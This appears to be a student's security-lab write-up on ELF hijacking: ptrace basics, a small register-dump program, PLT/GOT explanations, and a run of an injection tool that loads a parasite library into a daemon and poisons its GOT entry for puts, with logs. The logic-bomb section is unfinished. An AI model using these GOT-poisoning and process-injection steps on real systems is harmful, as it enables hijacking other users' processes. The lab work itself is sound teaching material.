


Task 1.1: ptrace is used by *nix debuggers. With your knowledge of ptrace, explain how gdb can attach to a running process and print out its register contents at a particular point of execution.



```
Terminal
PTRACE(2)                                Linux Programmer's Manual                                PTRACE(2)

NAME
    ptrace - process trace

SYNOPSIS
    #include <sys/ptrace.h>

    long ptrace(enum __ptrace_request request, pid_t pid,
                void *addr, void *data);

DESCRIPTION
    The ptrace() system call provides a means by which one process (the "tracer") may observe and control the execution of another process (the "tracee"), and examine and change the tracee's memory and registers. It is primarily used to implement breakpoint debugging and system call tracing.

    A tracee first needs to be attached to the tracer. Attachment and subsequent commands are per thread: in a multithreaded process, every thread can be individually attached to a (potentially different) tracer, or left not attached and thus not debugged. Therefore, "tracee" always means "(one) thread", never "a (possibly multithreaded) process". Ptrace commands are always sent to a specific tracee using a call of the form

        ptrace(PTRACE_foo, pid, ...)

    where pid is the thread ID of the corresponding Linux thread.

    (Note that in this page, a "multithreaded process" means a thread group consisting of threads created using the clone(2) CLONE_THREAD flag.)

    A process can initiate a trace by calling fork(2) and having the resulting child do a PTRACE_TRACEME, followed (typically) by an execve(2). Alternatively, one process may commence tracing another process using PTRACE_ATTACH or PTRACE_SEIZE.

    While being traced, the tracee will stop each time a signal is delivered, even if the signal is being ignored. (An exception is SIGKILL, which has its usual effect.) The tracer will be notified at its next call to waitpid(2) (or one of the related "wait" system calls); that call will return a status value containing information that indicates the cause of the stop in the tracee. While the tracee is stopped, the tracer can use various ptrace requests to inspect and modify the tracee. The tracer then causes the tracee to continue, optionally ignoring the delivered signal (or even delivering a different signal instead).

    If the PTRACE_O_TRACEEXEC option is not in effect, all successful calls to execve(2) by the traced process will cause it to be

Manual page ptrace(2) line 1 (press h for help or q to quit)
```

As per the man page of `ptrace` system call, the description part says “***The ptrace() system call provides a means by which one process (the "tracer") may observe and control the execution of another process (the "tracee"), and examine and change the tracee's memory and registers. It is primarily used to implement breakpoint debugging and system call tracing***”.

By using this command, which means process trace, one process can control another process enabling the controller to inspect and manipulate the internal state of it's target. It supports quite a bunch of actions. To observe and interfere with a tracee, it follows the following pattern and sends the command,

```
long ptrace(enum __ptrace_request request, pid_t pid, void *addr, void *data);
```

Task 1.2: Explain how you could build gdb's memory dump (e.g. x/32x) command.

As mentioned in the answer to the previous question, of all the actions it supports, **PTRACE_PEEKTEXT**, **PTRACE_PEEKDATA**, to get a dump of tracee's memory, we can run **PTRACE_PEEKDATA**, in loop.

```
for(int i=0; i<32; i++){  
    int val = ptrace(PTRACE_PEEKDATA, pid, addr+i, NULL);  
    printf("%08x",val);  
}
```


Task 1.3: Write a small program that uses ptrace and accepts a PID as an argument to attach to a running process and print out its current register values. Include the code in your writeup.

Here is simple C program that takes the pid of a random program written for the purpose of executing this task. When run this program, we get to see the output attached below. Here's the code:

```
#include<stdio.h>  
#include<sys/ptrace.h>  
#include<signal.h>  
#include<stdlib.h>  
#include<sys/user.h>  
#include<sys/types.h>  
#include<sys/wait.h>  
int main(int argc, char const *argv[])  
{  
    pid_t tracedProcess = atoi(argv[1]);  
    struct user_regs_struct userRegisters;  
    ptrace(PTRACE_ATTACH, tracedProcess, NULL, NULL);  
    wait(NULL);  
    ptrace(PTRACE_GETREGS, tracedProcess, NULL, &userRegisters);
```

```
long ins = ptrace(PTRACE_PEEKTEXT, tracedProcess, userRegisters.eip, NULL);  
printf("EIP: %lx Instruction executed (eip): %lx\n", userRegisters.eip, ins);  
ptrace(PTRACE_DETACH, tracedProcess, NULL, NULL);  
return 0;  
}
```

Output:



```
Terminal [02/22/20] seed@VM:~/elf-hijack$ subl printRegisterAddress.c  
[02/22/20] seed@VM:~/elf-hijack$  
[02/22/20] seed@VM:~/elf-hijack$ gcc printRegisterAddress.c  
[02/22/20] seed@VM:~/elf-hijack$  
[02/22/20] seed@VM:~/elf-hijack$ ./a.out  
Segmentation fault  
[02/22/20] seed@VM:~/elf-hijack$ gcc printRegisterAddress.c -o printRegisterAddress  
[02/22/20] seed@VM:~/elf-hijack$ ./printRegisterAddress  
Segmentation fault  
[02/22/20] seed@VM:~/elf-hijack$ subl printRegisterAddress.c  
[02/22/20] seed@VM:~/elf-hijack$ ls  
a.out  Makefile  parasite.c  printRegisterAddress.c  randomProgram.c  scripts  
daemon.c  p01snr.c  printRegisterAddress  randomProg  README.md  
[02/22/20] seed@VM:~/elf-hijack$ randomProg &  
[1] 23748  
This program is for demo purpose only. It does nothing else-1684540248  
[02/22/20] seed@VM:~/elf-hijack$ /home/seed/elf-hijack  
[1]+  Done randomProg  
[02/22/20] seed@VM:~/elf-hijack$ ./printRegisterAddress 23748  
EIP: b7595a50 Instruction executed (eip): fffffff  
[02/22/20] seed@VM:~/elf-hijack$
```

Task 1.4: Why should ptrace only be available to a privileged process?

It has a capability to change the way the program behaves and also change the memory space of the process. These are the few functionalities that shouldn't be accessible to the unprivileged processes which means only the root can perform these operations.

Task 2.1: What is the purpose of PLT?


PLT is Procedure linkage table which is used to call external procedures/functions whose address at the time of linking is not known and it is left to be resolved by the dynamic linker at the run time. It works alongside GOT to reference and relocate the function resolution as needed. Here is a simple program to demonstrate what PLT does..

```
#include<stdio.h>
#include<stdlib.h>
#include<math.h>
int main(int argc, char const *argv[])
{
    printf("This program is for demo purpose only. It does nothing else");
    printf("%d\n", sqrt(5));
    system("pwd");
    return 0;
}
```

The output of the program when run, you can see the addresses of printf and the call to the system function are computed dynamically. Refer to the highlighted section of the output.

Lab 6: ELF Hijacking via PLT/GOT Poisoning

Darshan K(A20446137)



```
[02/22/20]seed@VM:~/elf-hijack$ readelf -r randomProg
randomProg      randomProgram.c
[02/22/20]seed@VM:~/elf-hijack$ readelf -r randomProg

Relocation section '.rel.dyn' at offset 0x2ac contains 1 entries:
  Offset      Info    Type           Sym.Value   Sym. Name
 08049ffc  00000306  R_386_GLOB_DAT 00000000    __gmon_start__

Relocation section '.rel.plt' at offset 0x2b4 contains 3 entries:
  Offset      Info    Type           Sym.Value   Sym. Name
 0804a00c  00000107  R_386_JUMP_SLOT 00000000    printf@GLIBC_2.0
 0804a010  00000207  R_386_JUMP_SLOT 00000000    system@GLIBC_2.0
 0804a014  00000407  R_386_JUMP_SLOT 00000000    libc_start_main@GLIBC_2.0
[02/22/20]seed@VM:~/elf-hijack$
```

Task 2.2: What is the purpose of GOT?

GOT is Global Offset Table. It redirects position independent address calculations to an absolute location and it is located in the .got section of an elf executable or shared object. It stores the final location of a function calls symbol used in the dynamically linked code.

For instance when the program requests to use printf() after the rtd locates the symbol, the location is then relocated in the GOT, and allows for the executable via the PLT to directly access the symbol location.

Task 3

For this task, we have 3 components. The first is the simple target daemon process that prints a string “ping” every few seconds. The second is the parasite library and the third is the injection tool. On executing **make** it builds all the code, the second command **sudo make install** installs the parasite library into a directory and the third one invokes the target as a background . Here’s the screenshot of what it looks like on executing these commands.

Lab 6: ELF Hijacking via PLT/GOT Poisoning

Darshan K(A20446137)

```
terminal
[02/22/20]seed@VM:~/elf-hijack$ make
gcc -m32 -DDEBUG_ENABLE=1 -O0 -fPIC -c parasite.c -nostdlib -o libtest.o
ld -melf_i386 -shared -o libtest.so.1.0 libtest.o
gcc -m32 -DDEBUG_ENABLE=1 -O0 p01snr.c -o p01snr
gcc -m32 -DDEBUG_ENABLE=1 -O0 daemon.c -o daemon
[02/22/20]seed@VM:~/elf-hijack$ sudo make install
cp libtest.so.1.0 /lib
chmod 777 /lib/libtest.so.1.0
[02/22/20]seed@VM:~/elf-hijack$ ./daemon &
[1] 24385
[02/22/20]seed@VM:~/elf-hijack$ ping
ping
ping
ping
ping
ping
ping
ping
ping
```

On executing **sudo ./p01snr -p 24385 -f puts -l libtest.so.1.0 -g** with 24385 being the pid of the **daemon** process. Here is the output of it.

```
Terminal
[02/22/20]seed@VM:~/elf-hijack$ sudo ./p01snr -p 24385 -f puts -l libtest.so.1.0 -g
DEBUG: Injecting evil lib
DEBUG: Verified string is stored in DS: /lib/libtest.so.1.0
DEBUG: Sysenter found: 0xb7713cdc
DEBUG: Restoring data segment
DEBUG: Searching at library base [0xb7670000] for evil function
DEBUG: Parasite code ->
\x7f\x45\x4c\x46\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x03\x00\x03\x00
\x01\x00\x00\x00\x4f\x01\x00\x00\x34\x00\x00\x00\x10\x05\x00\x00\x00\x00\x00
\x34\x00\x20\x00\x04\x00\x28\x00\x0c\x00
DEBUG: Evil function location: 0xb7670191
DEBUG: Modifying GOT entry to replace <puts> with 0xb7670191
DEBUG: Found string <puts> to patch
DEBUG: Successfully modified GOT entry
DEBUG: New GOT value: b7670191
DEBUG: Located transfer code. Patching with b7503ca0
DEBUG: Injecting b7503ca0 at 0xb76701d0
[02/22/20]seed@VM:~/elf-hijack$
[02/22/20]seed@VM:~/elf-hijack$
```

The execution of this code prints “I am evil” and here’s how it looks.

A terminal window with a dark purple background. The prompt is [02/22/20]seed@VM:~/elf-hijack\$. The user has entered the command 'ping'. The output of the command is a series of lines: 'ping', 'I am', 'evil', 'I am', 'evil', 'I am', 'evil', 'I am', 'evil', 'I am', 'evil'. The cursor is at the end of the last 'evil' line.

```
[02/22/20]seed@VM:~/elf-hijack$ ping
ping
I am
evil
I am
evil
I am
evil
I am
evil
I am
evil
```

Creating a logic bomb:

I'm not very sure of how things are to be implemented to launch the attack.